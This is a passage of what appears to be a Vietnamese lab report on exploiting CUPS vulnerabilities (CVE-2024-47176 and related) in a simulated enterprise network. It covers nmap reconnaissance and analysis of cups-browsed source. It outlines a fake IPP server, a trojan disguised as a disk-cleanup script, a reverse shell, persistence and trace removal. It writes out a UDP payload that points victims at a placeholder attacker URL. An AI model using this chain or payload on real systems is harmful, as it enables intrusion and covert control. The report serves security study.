
Rà quét hệ thống:

A diagram of a flowchart

AI-generated content may be incorrect.

Hình 2.: Flowchart rà quét

Tấn công khai thác CVE:



Hình 2.: Flowchart tấn công


Duy trì:

A diagram of a flowchart

AI-generated content may be incorrect.

Hình 2.: Flowchart duy trì

Xóa dấu vết:



Hình 2.: Flowchart xóa dấu vết

## Phân tích hệ thống và thu thập thông tin


### Xác định thông tin mục tiêu

Bước đầu tiên trong quá trình tấn công là xác định thông tin mục tiêu nhằm thu thập địa chỉ IP và các dịch vụ liên quan để xây dựng kế hoạch khai thác chính xác.

* Địa chỉ IP victim: 192.168.19.2
* Dịch vụ đang chạy: Phần mềm in ấn CUPS
* Công nghệ sử dụng: IPP(Internet Printing Protocol) – giao thức mà CUPS sử dụng để giao tiếp vào xử lý lệnh in

### Quét hệ thống

Sử dụng công cụ quét lỗ hổng: nmap



Hình .: Quét cổng 631 bằng Nmap để phát hiện dịch vụ IPP trên Ubuntu 22.04

Kết quả:

* Port Scanning:
  + Cổng 631/tcp đang mở: Máy chủ triển khải dịch vụ CUPS 2.4 cho phép in ấn từ xa qua IPP.
  + Cổng 631/udp bị đóng: Điều này bình thường, vì IPP dùng TCP là chủ yếu. Tuy nhiên, điều này cho thấy hệ thống không có dịch vụ IPP broadcast nội bộ (ví dụ như mDNS over UDP).
* OS Fingerprinting và thông tin hệ thống:
  + Hệ thống được đoán chạy Linux kernel 4.x hoặc 5.x, với độ chính xác khá cao (87–90%).
  + MAC address: 00:0C:29:97:8E:C9 → của VMware → chứng tỏ đây là máy ảo. Bởi ta scan mạng địa chỉ IP của public của doanh nghiệp bởi vậy có thể đây là địa chỉ MAC máy cài đặt firewall.
  + TCP Sequence Prediction Difficulty = 265 → không dễ dự đoán, tức là không dễ thực hiện spoofing TCP session (hợp lý với Linux hiện đại).
  + IP ID Sequence Generation: All zeros → cũng là behavior điển hình của Linux mới, có thể đang dùng net.ipv4.ip\_default\_ttl hoặc có hệ thống NAT phía trước.
* Mạng cách 1 hop ("Network Distance: 1 hop"):
  + Attacker từ WAN scan máy DMZ mà thấy chỉ 1 hop → có thể firewall đang NAT trực tiếp WAN → DMZ, hoặc attacker nằm ngay sau firewall ở lớp WAN.

Từ đây ta có thể nhận định sơ đồ mạng sơ bộ như sau:

A diagram of a network

AI-generated content may be incorrect.

Hình 2.: Sơ đồ doanh nghiệp nhận định

## Khai thác lỗ hổng



### Kỹ thuật sử dụng

Kỹ thuật tấn công được triển khai mô phỏng theo chuỗi hành vi thực tế của tin tặc khi khai thác các lỗ hổng liên quan đến CUPS trên hệ điều hành Ubuntu 22.04. Quy trình bao gồm từ bước trinh sát, khai thác, thực thi reverse shell cho đến xóa dấu vết nhằm kiểm soát hệ thống một cách âm thầm và hiệu quả.

* Rà quét và vẽ lại mạng lưới doanh nghiệp mục tiêu bằng Nmap.
* Chạy code python tạo IPP server giả mạo.
* Tạo file mã độc disk\_clean\_up.py nhằm dụ victim tải và thực thi. Nó sẽ gửi gói tin UDP:631 tới localhost từ đó truy vấn tới IPP server của attacker.
* IPP server giả mạo khai báo các thuộc tính máy in trong đấy có chứa reverseshell.
* Sử dụng netcat trên máy tính attacker để lắng nghe.
* Victim gửi lệnh in tới máy IPP server của attacker và lệnh reverse shell được thực thi.
* Attacker lợi dụng lỗi cấu hình crontab để leo thang đặc quyền
* Attacker thực hiện duy trì bằng cách cài dịch vụ reverseshell dưới quyền root để victim chuyền lệnh kết nối mỗi 10 giây.
* Chạy code bash cleanup để xóa dấu vết tấn công.

### Kiến trúc hệ thống mạng

#### Mô hình mạng doanh nghiệp

A diagram of a network

AI-generated content may be incorrect.

Hình .: Kiến trúc hệ thống mạng

**Mô hình:**

Máy attacker sử dụng hệ điều hành Kali Linux 2025.1a có ip public 192.168.37.142

Router sử dụng hệ điều hành FreeBSD sử dụng tường lửa pfSense 2.7.2 có ip public 192.168.37.143

Router được cấu hình với hai interface mạng tách biệt:

* Một mạng LAN (192.168.19.0/24), dùng cho người dùng và hệ thống nội bộ.
* Một mạng DMZ (192.168.20.0/24), dùng để triển khai các dịch vụ công khai (Ipp server)

Máy Victim nằm trong LAN sử dụng hệ điều hành Ubuntu 22.04 có ip 192.168.19.2

Máy IPP nằm trong DMZ sử dụng hệ điều hành Ubuntu 22.04 có ip 192.168.20.2

**Cấu hình:**

A computer screen with white text

AI-generated content may be incorrect.

Hình .: Cấu hình ip tĩnh cho router

Cấu hình ip tĩnh 192.168.19.2 và Default gateway 192.168.19.1(ip router ) cho máy nạn nhân victim(ubuntu 22.04), trên máy victim có chạy dịch vụ cups

A screenshot of a computer

AI-generated content may be incorrect.

Hình .: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân victim

Cấu hình ip tĩnh 192.168.20.2 và Default gateway 192.168.20.1(ip router ) cho máy nạn nhân IPP server(ubuntu 22.04), trên máy victim có chạy dịch vụ cups

A screenshot of a computer

AI-generated content may be incorrect.

Hình 2.: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân IPP Server

#### Cấu hình rule pfSense cho router

**Thiết lập rule cho WAN:**

**A screenshot of a computer

AI-generated content may be incorrect.**

Hình 2.: Cấu hình bộ luật cho WAN

**Thiết lập rule cho LAN:**

**A screenshot of a computer

AI-generated content may be incorrect.**

Hình 2.: Cấu hình bộ luật cho LAN

**Thiết lập rule cho DMZ:**

**A screenshot of a computer

AI-generated content may be incorrect.**

Hình 2.: Cấu hình bộ luật cho DMZ

### Danh sách lỗ hổng tìm thấy



| STT | Lỗ hổng | Mức độ nghiêm trọng | CVE (nếu có) | Công cụ khai thác |
| --- | --- | --- | --- | --- |
| 1 | cups browsed | Medium | CVE-2024-47176 | cups browsed | Code python |
| 2 | libcupsfilters | High | CVE-2024-47076 | libcupsfilters | Code python |
| 3 | libppd | High | CVE-2024-47175 | libppd | Code python |
| 4 | Cups-filters | Critical | CVE-2024-47177 | cups-filters | Code Python |

Bảng .: Danh sách các lỗ hổng

### Chi tiết khai thác từng lỗ hổng



#### Lỗ hổng cups browsed

Lỗ hổng CVE-2024-47176 | cups browsed là lỗ hổng mà mọi gói tin UDP tới cổng UDP:631 đều được tin tưởng từ đó gọi hàm Get-Printer-Attributes IPP request tới đường dẫn URL khai báo máy in của attacker.

Ta thực hiện kiểm tra cổng UDP:631 bằng lệnh

netstat -anu



Hình .: Kết quả quét cổng UDP đang mở mặc định trên máy Ubuntu

Kết quả cho thấy địa chỉ 0.0.0.0 được sử dụng chứng minh mọi gói tin từ mọi nguồn đi tới với cổng UDP:631 đều được chấp nhận.

cups-browsed là gì?

Cups-browsed thực chất là một thành phần trong hệ thống in ấn CUPS. Nhiệm vụ của nó là tự động phát hiện các máy in mới trên mạng và tự động thêm chúng vào hệ thống. Một điểm đáng chú ý là: Linux sẽ âm thầm thêm mọi máy in tìm được trên mạng mà không yêu cầu người dùng xác nhận hoặc thông báo.

Khi thực hiện đào sâu vào code của dịch vụ này và tìm hiểu về bind API (hàm gán địa chỉ và port cho socket) thì có thể khẳng định rằng cups-browsed thật sự lấng nghe trên INADDR\_ANY:631 UDP



Hình .: Tìm hiểu Bind API trong cups-browsed

Khi ta tiếp tục tìm kiếm browsesocket thì phát hiện ra hàm process\_browse\_data thực hiện đọc gói tin gửi đến và thực hiện một số kiểm tra




Hình .: Code của hàm process\_browse\_data

Có thể dễ dàng nhận thấy nội dung trong gói tin UDP gửi tới cổng UDP:631 có cấu trúc mong muốn dạng HEX\_NUMBER HEX\_NUMBER TEXT\_DATA và nếu địa chỉ IP gửi gói tin được hàm allowed() chấp nhận, quá trình xử lý tiếp tục.


Tìm hiểu về hàm found\_cups\_printer

Để tìm hiểu về cách Cups lấy thông tin máy in thì ta tìm tới code của hàm found\_cups\_printer. Trong quá trình tìm hiểu về found\_cups\_printer thì ta thấy hàm này phân tích gói tin cups gửi tới có 1 trường văn bản kiểu dữ liệu const char là URL:



Hình .: Code của hàm found\_cups\_printer


Sau quá trình phân tích và xác nhận thì URL và các thông tin khác kèm theo được chuyển đi như một biến tới hàm examine\_discovered\_printer\_record, thứ mà ngay lập tức thực thi create\_remote\_printer\_entry. Hàm create\_remote\_printer\_entry này sẽ gọi đến hàm cfGetPrinterAttributes từ thư viện libcupsfilters như trong hình sau:




Hình .: Code hàm create\_remote\_printer\_entry

Để dễ hiểu hơn thì độc giả phải có một chút kiến thức về giao thức IPP là phân ta sẽ sớm nhắc tới sau.Tổng hợp lại ở đây độc giả cần hiểu đó là:

* Một gói tin UDP bất kì chứa địa chỉ URL có cấu trúc như sau “0 3 http://<ATTACKER-IP>:<PORT>/printers/whatever” đến cổng UDP:631 sẽ dẫn tới một loạt sự kiện, tới hàm cups-browed và kết nối tới địa chỉ URL để lấy các thông tin về máy in hay IPP server.



Hình .: Code python thực hiện gửi gói tin UDP tới địa chỉ victim công UDP:631 với nội dung “0 3 http://<ATTACKER-IP>:<PORT>/printers/whatever”




Hình .: Thực hiện chạy lệnh



Hình .: : Thực hiện lắng nghe tại cổng 1234 và đã bắt được các thông tin phản hồi từ victim

Có thể thấy khi thực hiện gửi gói tin có cấu trúc như trên đến công UDP:631 thì không chỉ kết nối ngay lập tức tới máy attack mà còn đưa rất nhiều thông tin về phiên bản kernel đang sử dụng (Linux 6.8.0-57-generic; x86\_64), phiên bản CUPS hiện tại (2.4.1). Đây là một điểm yếu nghiêm trọng được liệt kê ở CWE 200 (common Weakness Enumeration) - các thông tin nhạy cảm bị lộ ra cho người dùng không có quyền hạng. Nhờ các thông tin này, attacker có thể tìm hiểu các lỗ hổng liên quan đến phiên bản máy nạn nhân đang sử dụng và ứng dụng nó cho các cuộc tấn công.

Vì tường lửa chặn gói tin gửi trực tiếp từ WAN tới LAN và chỉ có thể gửi tin WAN tới LAN khi có request từ trong LAN gửi ra ngoài, bởi vậy nhóm tác giả đưa kịch bản victim tải phần mềm mã độc mạo danh phần mềm xóa dữ liệu “disk\_clean\_up.py” từ nguồn không uy tín trên mạng. Trong code “disk\_clean\_up.py”, nó thực hiện lệnh gửi gói tin tới cổng UDP:631 localhost từ đó cups-browsed sẽ thực hiện truy vấn tới trang web IPP server giả mạo của attacker để lấy thông tin thuộc tính.



Hình 2.: Code disk\_clean\_up.py

Trong đó:

* Printer\_type = 2 (remote printer – theo CUPS Browsing Protocol)
* Printer\_state = 3 (sẵn sàng in)
* Printer\_urii: địa chỉ IP Server của attacker
* Printer\_info: Tên máy in
* Printer\_model: Phiên bản máy in

#### Lỗ hổng libcupsfilters

